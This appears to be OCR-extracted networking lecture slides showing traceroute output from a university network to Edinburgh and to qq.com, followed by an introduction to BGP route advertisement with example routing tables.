
1 v1040-wn-rt-phy.ns.uwaterloo.ca (10.36.0.3) 41.863 ms 41.581 ms 41.441 ms
2 po125-dist-rt.ns.uwaterloo.ca (172.16.34.30) 3.777 ms 3.725 ms 3.703 ms
3 po30-cn-rt.ns.uwaterloo.ca (172.16.34.96) 3.681 ms 3.660 ms 3.637 ms
4 po100-cn-rt.ns.uwaterloo.ca (172.16.34.18) 4.005 ms 3.983 ms 3.961 ms
5 hu-0-0-0-8-ext-rt-mc.ns.uwaterloo.ca (172.16.34.12) 5.486 ms hu-0-0-0-9-ext-rt-rac.ns.uwaterloo.ca (172.16.34.20) 4.549 ms hu-0-0-0-8-ext-rt-rac.ns.uwaterloo.ca (172.16.34.16) 5.785 ms
6 unallocated-static.rogers.com (72.142.108.181) 4.508 ms 72.15.57.69 (72.15.57.69) 7.280 ms 7.206 ms
7 * * *
8 loo.1.bdr02.151FrontStW01.YYZ.beanfield.com (72.15.48.47) 7.173 ms 6.956 ms 9044-cgw01.wlfdle.rmgt.net.rogers.com (209.148.230.45) 7.681 ms
9 toro-b5-link.ip.twelve99.net (80.239.133.80) 6.962 ms * 209.148.235.214 (209.148.235.214) 10.384 ms
10 toro-b2-link.ip.twelve99.net (62.115.117.229) 6.226 ms * *
11 ewr-bb2-link.ip.twelve99.net (62.115.123.108) 31.499 ms * *
12 ae25.cs1.lga5.us.eth.zayo.com (64.125.23.116) 99.045 ms ldn-bb2-link.ip.twelve99.net (62.115.139.247) 100.402 ms ae25.cs1.lga5.us.eth.zayo.com (64.125.23.116) 98.292 ms
13 ae5.cr1.lhr11.uk.eth.zayo.com (64.125.29.127) 95.060 ms 83.595 ms ldn-b2-link.ip.twelve99.net (62.115.120.239) 100.381 ms
14 jisc-ic-345131.ip.twelve99-cust.net (62.115.175.131) 85.121 ms 85.091 ms ae23.mpr1.lhr28.uk.zip.zayo.com (64.125.28.215) 87.947 ms
15 ae24.londhx-sbr1.ja.net (146.97.35.197) 88.886 ms linx-gw1.ja.net (195.66.224.15) 88.501 ms 88.460 ms
16 ae29.londpg-sbr2.ja.net (146.97.33.2) 89.196 ms 88.784 ms ae23.londtt-sbr1.ja.net (146.97.35.169) 87.517 ms
17 ae31.erdiss-sbr2.ja.net (146.97.33.22) 91.317 ms ae27.erdiss-sbr2.ja.net (146.97.33.14) 92.165 ms 92.122 ms
18 ae29.manckh-sbr2.ja.net (146.97.33.42) 89.118 ms 89.401 ms 89.044 ms
19 ae31.glasss-sbr1.ja.net (146.97.33.54) 93.358 ms 94.050 ms 93.296 ms
20 ae29.edinat-rbr2.ja.net (146.97.38.38) 94.318 ms 94.252 ms 94.224 ms
21 ae25.edinkb-rbr2.ja.net (146.97.74.34) 94.882 ms 94.854 ms 94.829 ms
22 university-of-edinburgh.ja.net (146.97.156.78) 95.341 ms 95.281 ms 96.004 ms
23 remote.net.ed.ac.uk (192.41.103.209) 95.236 ms 95.212 ms 95.190 ms



Traceroute to qq.com


1 v1040-wn-rt-phy.ns.uwaterloo.ca (10.36.0.3) 1.741 ms 1.687 ms 1.656 ms
2 po125-dist-rt.ns.uwaterloo.ca (172.16.34.30) 4.252 ms 4.182 ms 4.160 ms
3 po30-cn-rt.ns.uwaterloo.ca (172.16.34.96) 4.143 ms 4.127 ms 4.112 ms
4 po100-cn-rt.ns.uwaterloo.ca (172.16.34.18) 6.217 ms 6.202 ms 6.187 ms
5 hu-0-0-0-8-ext-rt-rac.ns.uwaterloo.ca (172.16.34.16) 6.218 ms hu-0-0-0-9-ext-rt-rac.ns.uwaterloo.ca (172.16.34.20) 6.154 ms 6.139 ms
6 72.15.57.69 (72.15.57.69) 6.459 ms 10.922 ms 10.862 ms
7 24.156.146.189 (24.156.146.189) 17.057 ms 10.421 ms 14.322 ms
8 9044-cgw01.wlfdle.rmgt.net.rogers.com (209.148.230.45) 10.953 ms loo.1.bdr02.151FrontStW01.YYZ.beanfield.com (72.15.48.47) 7.970 ms 9044-cgw01.wlfdle.rmgt.net.rogers.com (209.148.230.45) 10.912 ms
9 toro-b5-link.ip.twelve99.net (80.239.133.80) 7.945 ms 7.177 ms 209.148.235.214 (209.148.235.214) 13.446 ms
10 ix-be-13.ecore1.tnk-toronto.as6453.net (64.86.33.5) 10.088 ms 10.075 ms toro-b2-link.ip.twelve99.net (62.115.117.229) 7.145 ms
11 if-ae-55-2.tcore2.tnk-toronto.as6453.net (66.110.48.12) 27.594 ms * ewr-bb2-link.ip.twelve99.net (62.115.123.108) 16.789 ms
12 * * *
13 * * if-ae-25-2.tcore1.ttt-toronto.as6453.net (64.86.33.103) 26.337 ms
14 * den-bb2-link.ip.twelve99.net (62.115.137.114) 44.520 ms 44.298 ms
15 palo-bb2-link.ip.twelve99.net (62.115.139.112) 87.853 ms 87.562 ms if-bundle-5-2.qcore1.aeq-ashburn.as6453.net (216.6.87.16) 25.329 ms
16 if-bundle-27-2.qhar2.aeq-ashburn.as6453.net (66.198.11.76) 24.122 ms 25.362 ms *
17 216.6.87.29 (216.6.87.29) 30.565 ms 218.30.54.181 (218.30.54.181) 85.197 ms 113.597 ms
18 202.97.93.209 (202.97.93.209) 114.891 ms 113.044 ms 202.97.59.105 (202.97.59.105) 221.001 ms
19 202.97.59.105 (202.97.59.105) 228.575 ms 202.97.54.53 (202.97.54.53) 240.951 ms *
20 202.97.34.73 (202.97.34.73) 242.567 ms * 202.97.34.157 (202.97.34.157) 227.652 ms
21 * 202.97.61.157 (202.97.61.157) 245.323 ms 42.81.32.150 (42.81.32.150) 225.687 ms
22 * * 42.81.35.26 (42.81.35.26) 278.502 ms

BGP: BORDER GATEWAY PROTOCOL


Sender:
Apache server
7 Application Network process to application
6 Presentation Data representation and encryption
5 Session Interhost communication
4 Transport End-to-end connection and reliability
3 Network Path determination and IP (Logical Addressing)
2 Data Link MAC and LLC (Physical Addressing)
1 Physical Media, signal, and binary transmission
A router changes the next "hop" destination of each packet as it passes through the router.
But what should the next hop be?
Router
3 Network Path determination and IP (Logical Addressing)
2 Data Link MAC and LLC (Physical Addressing)
1 Physical Media, signal, and binary transmission
Recipient:
Firefox user
7 Application Network process to application
6 Presentation Data representation and encryption
5 Session Interhost communication
4 Transport End-to-end connection and reliability
3 Network Path determination and IP (Logical Addressing)
2 Data Link MAC and LLC (Physical Addressing)
1 Physical Media, signal, and binary transmission

Which route should Alice's traffic take to reach Bob's webserver?

Ideally we want to minimize costs.



BGP: Border Gateway Protocol

- BGP is how AS advertise and negotiate routes.
- Each AS advertises a list of IP address ranges that can be reached through it and weights associated with those addresses.
- Neighboring AS's use the advertised weights to update their own routing tables.

Final Destination IP Address Range	Next Hop	Weight	Path
10.0.0.0- 10.0.0.255	192.0.2.1	100	65001 65010 65020
172.16.1.0- 172.16.1.255	198.51.100.2	200	65001 65030
192.168.100.0- 192.168.100.255	203.0.113.5	150	65001 65100 65200
203.0.113.0- 203.0.113.255	192.0.2.1	80	65001 65300
198.18.0.0/15	198.51.100.4	100	65001 65400


BGP: Border Gateway Protocol

- Each edge router of an AS maintains a routing table
- BGP propagation
  - A neighbor router advertises a route update
  - If the new route is shorter, the router updates their own table
  - They then advertise to their neighbors

IP Address Range	Next Hop	Weight	Path
10.0.0.0- 10.0.0.255	192.0.2.1	100	65001 65010 65020
172.16.1.0- 172.16.1.255	198.51.100.2	200	65001 65030
192.168.100.0- 192.168.100.255	203.0.113.5	150	65001 65100 65200
203.0.113.0- 203.0.113.255	192.0.2.1	80	65001 65300
198.18.0.0/15	198.51.100.4	100	65001 65400

Each number is an AS, which is a network run by a single group.

Each colored line is the current shortest path between two AS's. All lines on this graph connect Syria to other parts of the world.

